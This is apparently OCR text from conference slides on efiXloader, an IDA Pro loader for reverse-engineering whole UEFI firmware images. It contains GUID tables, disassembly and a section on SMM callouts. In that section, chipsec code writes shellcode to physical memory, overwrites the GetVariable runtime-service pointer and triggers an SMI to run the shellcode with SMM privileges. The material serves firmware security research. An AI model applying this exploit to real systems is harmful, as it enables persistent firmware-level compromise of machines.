00000000000403A8	27CFAC87-46CC-11D4-9A38-0090273FC14D	EFI_REAL_TIME_CLOCK_ARCH_PROTOCOL_GUID
00000000000403B8	BC62157E-3E33-4FEC-9920-2D3B36D750DF	EFI_LOADED_IMAGE_DEVICE_PATH_PROTOCOL_GUID
00000000000403C8	F4CCBFB7-F6E0-47FD-9DD4-10A8F150C191	EFI_SMM_BASE2_PROTOCOL_GUID
00000000000403D8	7739F24C-93D7-11D4-9A3A-0090273FC14D	EFI_HOB_LIST_GUID
00000000000403E8	6A1EE763-D47A-43B4-AABE-EF1DE2AB56FC	EFI_HII_PACKAGE_LIST_PROTOCOL_GUID


GUIDs are used when working with many things in UEFI:

- when working with events
- when working with variables
- when working with images
- and so on




efiXplorer: fw image loader


How the UEFI firmware reverse-engineering looks like




LegacyInterrupt




CpuSmm



TcgSmm



How the UEFI firmware reverse-engineering should look like




UEFI firmware image

How the UEFI firmware reverse-engineering should look like


- Ghidra Firmware Utilities introduces multiple firmware filesystems loaders, which helps to store multiple UEFI drivers, applications, but
  - Supports only Ghidra, requires additional proxy module to make interactions between Ghidra and IDA Pro
  - Cannot be used for the whole image reverse-engineering
    - There are so many interactions and dependencies between different drivers, e.g UEFI protocols registration and locating

efiXloader: core features



- Each driver lives in the separated segment
- Easy code navigation within the whole UEFI image
  - Easy to investigate protocols registered and used in different drivers

efiXloader: core features



- UEFI drivers entry points identification

efiXloader: core features

Pseudocode-A | IDA View-A | Names window | efiXplorer: services | efiXplorer: protocols

Address	Service name	Table name
000000000009975A	LocateProtocol	EFI_BOOT_SERVICES
0000000000099832	LocateProtocol	EFI_BOOT_SERVICES
0000000000099948	InstallMultipleProtocolInterfaces	EFI_BOOT_SERVICES
00000000000999EF	InstallProtocolInterface	EFI_BOOT_SERVICES
0000000000099C19	LocateProtocol	EFI_BOOT_SERVICES
000000000009A1A4	LocateProtocol	EFI_BOOT_SERVICES
000000000009BD33	LocateProtocol	EFI_BOOT_SERVICES
000000000009BEDA	LocateProtocol	EFI_BOOT_SERVICES
000000000009BFE5	LocateProtocol	EFI_BOOT_SERVICES
000000000009C13C	UninstallProtocolInterface	EFI_BOOT_SERVICES
000000000009C183	RegisterProtocolNotify	EFI_BOOT_SERVICES
000000000009DF79	LocateProtocol	EFI_BOOT_SERVICES
00000000000A34DB	LocateProtocol	EFI_BOOT_SERVICES
00000000000A3506	LocateProtocol	EFI_BOOT_SERVICES
00000000000A3555	InstallProtocolInterface	EFI_BOOT_SERVICES
00000000000A37A2	InstallMultipleProtocolInterfaces	EFI_BOOT_SERVICES
00000000000A37BC	LocateProtocol	EFI_BOOT_SERVICES
00000000000A391E	LocateProtocol	EFI_BOOT_SERVICES
00000000000A3938	LocateProtocol	EFI_BOOT_SERVICES
00000000000A3D44	InstallProtocolInterface	EFI_BOOT_SERVICES
00000000000A3DA9	RegisterProtocolNotify	EFI_BOOT_SERVICES
00000000000A3E05	RegisterProtocolNotify	EFI_BOOT_SERVICES

Address	GUID	Name
0000000000036ADF0	EB9D2D30-2D88-11D3-9A16-0090273FC14D	ACPI_TABLE_GUID
000000000036EE40	EB9D2D30-2D88-11D3-9A16-0090273FC14D	ACPI_TABLE_GUID
00000000003CB3B0	EB9D2D30-2D88-11D3-9A16-0090273FC14D	ACPI_TABLE_GUID
0000000000AA2C40	EB9D2D30-2D88-11D3-9A16-0090273FC14D	ACPI_TABLE_GUID
000000000008A150	B2FA4764-3B6E-43D3-91DF-87D15A3E5668	AHCI_BUS_INIT_PROTOCOL_GUID
000000000052A850	B2FA4764-3B6E-43D3-91DF-87D15A3E5668	AHCI_BUS_INIT_PROTOCOL_GUID
000000000851B60	B2FA4764-3B6E-43D3-91DF-87D15A3E5668	AHCI_BUS_INIT_PROTOCOL_GUID
00000000008D92C0	B2FA5764-3B6E-43D3-91DF-87D15A3E5668	AHCI_SMM_PROTOCOL_GUID
00000000008DB920	B2FA5764-3B6E-43D3-91DF-87D15A3E5668	AHCI_SMM_PROTOCOL_GUID
00000000004499A0	C811FA38-42C8-4579-A9BB-60E94EDDFB34	AMITSESETUP_GUID
0000000000475070	C811FA38-42C8-4579-A9BB-60E94EDDFB34	AMITSESETUP_GUID
000000000047E840	C811FA38-42C8-4579-A9BB-60E94EDDFB34	AMITSESETUP_GUID
000000000000FB18	3677770F-EFB2-43B2-B8AE-B302E9604882	AMITSE_EVENT_BEFORE_BOOT_GUID
00000000003CB360	3677770F-EFB2-43B2-B8AE-B302E9604882	AMITSE_EVENT_BEFORE_BOOT_GUID
0000000000489A40	3677770F-EFB2-43B2-B8AE-B302E9604882	AMITSE_EVENT_BEFORE_BOOT_GUID
00000000003DA710	71202EEE-5F53-40D9-AB3D-9E0C26D96657	AMITSE_SETUP_ENTER_GUID
000000000042C0D9	71202EEE-5F53-40D9-AB3D-9E0C26D96657	AMITSE_SETUP_ENTER_GUID
0000000000043641E	71202EEE-5F53-40D9-AB3D-9E0C26D96657	AMITSE_SETUP_ENTER_GUID
0000000000258468	26DC4851-195F-4AE1-9A19-FBF883BBB35E	AMI_APTIO_SIG_OWNER_GUID
000000000000FC44	1DB184AE-81F5-4E72-8544-2BAB0C2CAC5C	AMI_BBS_DEVICE_PATH_GUID
000000000000FC78	1DB184AE-81F5-4E72-8544-2BAB0C2CAC5C	AMI_BBS_DEVICE_PATH_GUID
0000000000443840	E9008D70-2A4E-47EA-8EC4-72E25767E5EF	AMI_BIOSPPI_FLAGS_MANAGEMENT_GUID

- Full **efiXplorer**-features support
  - UEFI structures identification
  - Proprietary GUIDs/protocols identification
  - ...

efiXloader: protocols registration/usage

- There is a well-known case, when some protocols are registered and used in different places
- The old way - iterate through each driver and find out which one is used for protocol registration/usage
- The new way - trigger efiXplorer on the full UEFI image and navigate from the address of registration to the address of usage

efiXloader: protocols registration/usage

00000000009D8E00	DA473D7F-4B31-4D63-92B7-3D905EF84B84	ProprietaryProtocol	SmmLocateProtocol
00000000009DE330	DA473D7F-4B31-4D63-92B7-3D905EF84B84	ProprietaryProtocol	SmmLocateProtocol
00000000009E3030	DA473D7F-4B31-4D63-92B7-3D905EF84B84	ProprietaryProtocol	SmmLocateProtocol
00000000009E64B0	DA473D7F-4B31-4D63-92B7-3D905EF84B84	ProprietaryProtocol	SmmLocateProtocol
00000000009EA0B0	DA473D7F-4B31-4D63-92B7-3D905EF84B84	ProprietaryProtocol	SmmLocateProtocol
00000000009EC5E0	DA473D7F-4B31-4D63-92B7-3D905EF84B84	ProprietaryProtocol	SmmLocateProtocol
00000000000F0AF0	D6D0C512-1A12-43A5-86E8-24E8C45ED83D	ProprietaryProtocol	InstallProtocolInterface
00000000001C0F60	D6D0C512-1A12-43A5-86E8-24E8C45ED83D	ProprietaryProtocol	LocateProtocol
0000000000429630	D4E79DAE-AAFC-4382-9540-3E3FA42D4255	ProprietaryProtocol	InstallProtocolInterface
0000000000051DD0	D2B2B828-0826-48A7-B3DF-983C006024F0	EFI_STATUS_CODE_RUNTIME_PROTOCOL_GUID	LocateProtocol
0000000000068060	D2B2B828-0826-48A7-B3DF-983C006024F0	EFI_STATUS_CODE_RUNTIME_PROTOCOL_GUID	LocateProtocol
000000000006AE80	D2B2B828-0826-48A7-B3DF-983C006024F0	EFI_STATUS_CODE_RUNTIME_PROTOCOL_GUID	LocateProtocol
0000000000074CE0	D2B2B828-0826-48A7-B3DF-983C006024F0	EFI_STATUS_CODE_RUNTIME_PROTOCOL_GUID	LocateProtocol
000000000007D3D0	D2B2B828-0826-48A7-B3DF-983C006024F0	EFI_STATUS_CODE_RUNTIME_PROTOCOL_GUID	LocateProtocol
0000000000801A0	D2B2B828-0826-48A7-B3DF-983C006024F0	EFI_STATUS_CODE_RUNTIME_PROTOCOL_GUID	LocateProtocol
000000000036ADC0	D2B2B828-0826-48A7-B3DF-983C006024F0	EFI_STATUS_CODE_RUNTIME_PROTOCOL_GUID	LocateProtocol

- Easy to see, that protocol (D6D0C512-1A12-43A5-86E8-24E8C45ED83D) used by InstallProtocolInterface and LocateProtocol in different UEFI drivers

efiXloader: protocols registration/usage

```
AmdMemSmbiosV2RvDxe_.data:00000000000F0AE0                 dw 43AEh                ;
AmdMemSmbiosV2RvDxe_.data:00000000000F0AE0                 db 8Fh, 3, 9Ch, 2Dh, 89h,
AmdMemSmbiosV2RvDxe_.data:00000000000F0AF0 ; EFI_GUID ProprietaryProtocol_F0AF0
AmdMemSmbiosV2RvDxe_.data:00000000000F0AF0 ProprietaryProtocol_F0AF0 dd 0D6D0C512h
AmdMemSmbiosV2RvDxe_.data:00000000000F0AF0                                         ;
AmdMemSmbiosV2RvDxe_.data:00000000000F0AF0                 dw 1A12h                ;
AmdMemSmbiosV2RvDxe_.data:00000000000F0AF0                 dw 43A5h                ;
AmdMemSmbiosV2RvDxe_.data:00000000000F0AF0                 db 86h, 0E8h, 24h, 0E8h,
AmdMemSmbiosV2RvDxe_.data:00000000000F0B00 ; EFI_GUID EFI_HOB_LIST_GUID_F0B00
AmdMemSmbiosV2RvDxe_.data:00000000000F0B00 EFI_HOB_LIST_GUID_F0B00 dd 7739F24Ch
AmdMemSmbiosV2RvDxe_.data:00000000000F0B00                                         ;
```

```
AmdSmbiosDxe_.data:00000000001C0F50                dw 0DEDAh               ; Data
AmdSmbiosDxe_.data:00000000001C0F50                dw 43AEh                ; Data
AmdSmbiosDxe_.data:00000000001C0F50                db 8Fh, 3, 9Ch, 2Dh, 89h, 0FDh
AmdSmbiosDxe_.data:00000000001C0F60 ; EFI_GUID ProprietaryProtocol_1C0F60
AmdSmbiosDxe_.data:00000000001C0F60 ProprietaryProtocol_1C0F60 dd 0D6D0C512h
AmdSmbiosDxe_.data:00000000001C0F60                                        ; DATA
AmdSmbiosDxe_.data:00000000001C0F60                dw 1A12h                ; Data
AmdSmbiosDxe_.data:00000000001C0F60                dw 43A5h                ; Data
AmdSmbiosDxe_.data:00000000001C0F60                db 86h, 0E8h, 24h, 0E8h, 0C4h,
```

- Easy to see, that protocol (D6D0C512-1A12-43A5-86E8-24E8C45ED83D) used by InstallProtocolInterface and LocateProtocol in different UEFI drivers

efiXloader: protocols registration/usage

```
AmdMemSmbiosV2RvDxe_.text:00000000000F03B9                call    sub_F0420
AmdMemSmbiosV2RvDxe_.text:00000000000F03BE                lea     rdx, large aAmdmemsmbiosv2 ; "  AmdMemSmbiosV2Dxe Entry\n"
AmdMemSmbiosV2RvDxe_.text:00000000000F03C5                mov     [rsp+28h+Handle], rbx
AmdMemSmbiosV2RvDxe_.text:00000000000F03CA                mov     rcx, 4000000000000h
AmdMemSmbiosV2RvDxe_.text:00000000000F03D4                call    sub_F053C
AmdMemSmbiosV2RvDxe_.text:00000000000F03D9                mov     rax, large cs:gBS_F0BE8
AmdMemSmbiosV2RvDxe_.text:00000000000F03E0                lea     r9, large qword_F0B10 ; Interface
AmdMemSmbiosV2RvDxe_.text:00000000000F03E7                xor     r8d, r8d        ; InterfaceType
AmdMemSmbiosV2RvDxe_.text:00000000000F03EA                lea     rdx, large ProprietaryProtocol_F0AF0 ; Protocol
AmdMemSmbiosV2RvDxe_.text:00000000000F03F1                lea     rcx, [rsp+28h+Handle] ; Handle
AmdMemSmbiosV2RvDxe_.text:00000000000F03F6                call    [rax+EFI_BOOT_SERVICES.InstallProtocolInterface] ; gBS->Instal
AmdMemSmbiosV2RvDxe_.text:00000000000F03F6                                        ; EFI_STATUS(EFIAPI * EFI_INSTALL_PROTOCOL_INT
AmdMemSmbiosV2RvDxe_.text:00000000000F03F6                                        ; Handle          A pointer to the EFI_HANDLE
AmdMemSmbiosV2RvDxe_.text:00000000000F03F6                                        ; Protocol        The numeric ID of the protoc
AmdMemSmbiosV2RvDxe_.text:00000000000F03F6                                        ; InterfaceType   Indicates whether Interface
AmdMemSmbiosV2RvDxe_.text:00000000000F03F6                                        ; Interface       A pointer to the protocol ir
AmdMemSmbiosV2RvDxe_.text:00000000000F03FC                lea     rdx, large aAmdmemsmbiosv2_0 ; "  AmdMemSmbiosV2Dxe Exit\n"
AmdMemSmbiosV2RvDxe_.text:00000000000F0403                mov     rcx, 4000000000000h
AmdMemSmbiosV2RvDxe_.text:00000000000F040D                mov     rbx, rax
AmdMemSmbiosV2RvDxe_.text:00000000000F0410                call    sub_F053C
AmdMemSmbiosV2RvDxe_.text:00000000000F0415                mov     rax, rbx
AmdMemSmbiosV2RvDxe_.text:00000000000F0418                add     rsp, 20h
AmdMemSmbiosV2RvDxe_.text:00000000000F041C                pop     rbx
AmdMemSmbiosV2RvDxe_.text:00000000000F041D                retn
AmdMemSmbiosV2RvDxe_.text:00000000000F041D AmdMemSmbiosV2RvDxe_entry_6E0DD656 endp
AmdMemSmbiosV2RvDxe_.text:00000000000F041D
AmdMemSmbiosV2RvDxe_.text:00000000000F041D ; ---------------------------------------------------------------------------
AmdMemSmbiosV2RvDxe_.text:00000000000F041E                db 0CCh
```

- The protocol interface can be easily identified by global variable passed to **EFI_BOOT_SERVICES.InstallProtocolInterface**

efiXloader: protocols registration/usage

```
AmdMemSmbiosV2RvDxe_.data:00000000000F0B00                                      ; sub_F058C+2B↑r
AmdMemSmbiosV2RvDxe_.data:00000000000F0B00                  dw 93D7h            ; Data2
AmdMemSmbiosV2RvDxe_.data:00000000000F0B00                  dw 11D4h            ; Data3
AmdMemSmbiosV2RvDxe_.data:00000000000F0B00                  db 9Ah, 3Ah, 0, 90h, 27h, 3Fh, 0C1h, 4Dh; Data4
AmdMemSmbiosV2RvDxe_.data:00000000000F0B10 qword_F0B10      dq 137h             ; DATA XREF: AmdMemSmbiosV2RvDxe_entry_
AmdMemSmbiosV2RvDxe_.data:00000000000F0B18                  dq 4D4h
AmdMemSmbiosV2RvDxe_.data:00000000000F0B20 qword_F0B20      dq 1                ; DATA XREF: sub_F0420+68↑o
AmdMemSmbiosV2RvDxe_.data:00000000000F0B28 qword_F0B28      dq 0                ; DATA XREF: sub_F0420+40↑o
AmdMemSmbiosV2RvDxe_.data:00000000000F0B28                                      ; sub_F0420+47↑w
AmdMemSmbiosV2RvDxe_.data:00000000000F0B30 qword_F0B30      dq 0                ; DATA XREF: sub_F0420+4E↑w
AmdMemSmbiosV2RvDxe_.data:00000000000F0B38                  db    0
AmdMemSmbiosV2RvDxe_.data:00000000000F0B39                  db    0
AmdMemSmbiosV2RvDxe_.data:00000000000F0B3A                  db    0
AmdMemSmbiosV2RvDxe_.data:00000000000F0B3B                  db    0
AmdMemSmbiosV2RvDxe_.data:00000000000F0B3C                  db    0
AmdMemSmbiosV2RvDxe_.data:00000000000F0B3D                  db    0
AmdMemSmbiosV2RvDxe_.data:00000000000F0B3E                  db    0
AmdMemSmbiosV2RvDxe_.data:00000000000F0B3F                  db    0
AmdMemSmbiosV2RvDxe_.data:00000000000F0B40 aAmdmemsmbiosv2  db '  AmdMemSmbiosV2Dxe Entry',0Ah,0
AmdMemSmbiosV2RvDxe_.data:00000000000F0B40                                      ; DATA XREF: AmdMemSmbiosV2RvDxe_entry_
AmdMemSmbiosV2RvDxe_.data:00000000000F0B5B                  db    0
AmdMemSmbiosV2RvDxe_.data:00000000000F0B5C                  db    0
AmdMemSmbiosV2RvDxe_.data:00000000000F0B5D                  db    0
AmdMemSmbiosV2RvDxe_.data:00000000000F0B5E                  db    0
AmdMemSmbiosV2RvDxe_.data:00000000000F0B5F                  db    0
AmdMemSmbiosV2RvDxe_.data:00000000000F0B60 aAmdmemsmbiosv2_0 db '  AmdMemSmbiosV2Dxe Exit',0Ah,0
AmdMemSmbiosV2RvDxe_.data:00000000000F0B60                                      ; DATA XREF: AmdMemSmbiosV2RvDxe_entry_
```

- The protocol interface can be easily identified by global variable passed to **EFI_BOOT_SERVICES.InstallProtocolInterface**

efiXloader: SMM callouts identification

- SMM callout is a well-known attack vector for years and retains its significant place in the UEFI firmware security assessment
- SMI handlers - are crucial places, where SMM callouts may exist

efiXloader: SMM callouts exploitation

- Assume, that some Runtime Service triggers inside SMI handler

```
__int64 __fastcall SwSmiHandler_8CE550(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 v4[3]; // [rsp+30h] [rbp-18h] BYREF
  __int64 v5; // [rsp+60h] [rbp+18h] BYREF

  if ( a3 )
  {
    if ( *(a3 + 8) == 0xBB )
    {
      __outbyte(0x72u, 0x50u);
      __outbyte(0x73u, 0);
      v4[0] = 0i64;
      if ( (gRT_8CE780->GetVariable)[redacted], &v5, v4, 0i64) == 0x8000000000000005ui64 )
      {
        __outbyte(0x72u, 0x50u);
        __outbyte(0x73u, 1u);
      }
    }
  }
  return 0i64;
}
```

efiXloader: SMM callouts exploitation


- The runtime services address address can be identified using **mem** command
- Usually such address persists across reboots

```
Valid EFI Header at Address 000000008AF2A018
----------------------------------------------
System: Table Structure size 00000078 revision 0002003C
ConIn (867C6118) ConOut (867C6118) StdErr (867C6118)
Runtime Services      000000008AF2AB98
Boot Services         000000007FDFB0E0
ACPI Table            000000007FAAE000
ACPI 2.0 Table        000000007FAAE000
SMBIOS Table          000000008AE8B000

Shell> _
```

efiXloader: SMM callouts exploitation

- Allocate shellcode




```
# preparing chipsec instance
cs = chipsec.chipset.cs()
cs.init(None, True)0
mem     = chipsec.hal.physmem.Memory(cs)
ints    = chipsec.hal.interrupts.Interrupts(cs)
# preparing shellcode
mem.write_physical_mem(shellcode_address, shellcode_size, shellcode)
```

- Overwrite RuntimeServices->GetVariable pointer by shellcode address

```
RUNTIME_SERVICES_GET_VARIABLE_ADDR = 0x8AF2AB98 + 0x48
mem.write_physical_mem(RUNTIME_SERVICES_GET_VARIABLE_ADDR,  8, p64(shellcode_address))
```

efiXloader: SMM callouts exploitation

- Trigger shellcode with SMM privileges

```
cs.ints.send_SW_SMI(0, smi_handler_num, 0, 0, 0, 0, 0, 0, 0)
```

efiXloader: SMM callouts identification

- efiXloader introduces the semi-automatic way of SMM callouts identification within the whole firmware using static analysis approach
- Since efiXloader can trigger efiXplorer analyzing routines, it is possible to identify SMM callouts within the whole firmware
  - Runtime/Boot services execution during SMM

efiXloader: SMM callouts identification

```
///
/// Interface structure for the SMM Software SMI Dispatch Protocol.
///
/// The EFI_SMM_SW_DISPATCH2_PROTOCOL provides the ability to install child handlers for the
/// given software.  These handlers will respond to software interrupts, and the maximum software
/// interrupt in the EFI_SMM_SW_REGISTER_CONTEXT is denoted by MaximumSwiValue.
///
struct _EFI_SMM_SW_DISPATCH2_PROTOCOL {
  EFI_SMM_SW_REGISTER2    Register;
  EFI_SMM_SW_UNREGISTER2  UnRegister;
  ///
  /// A read-only field that describes the maximum value that can be used in the
  /// EFI_SMM_SW_DISPATCH2_PROTOCOL.Register() service.
  ///
  UINTN                   MaximumSwiValue;
};
```

- Iterate through EFI_SMM_SW_DISPATCH2_PROTOCOL.Register() within each SMM driver and collect pointer to SMI handler

efiXloader: SMM callouts identification

```
000000000090F49C                mov     rax, rsp
000000000090F49F                sub     rsp, 38h
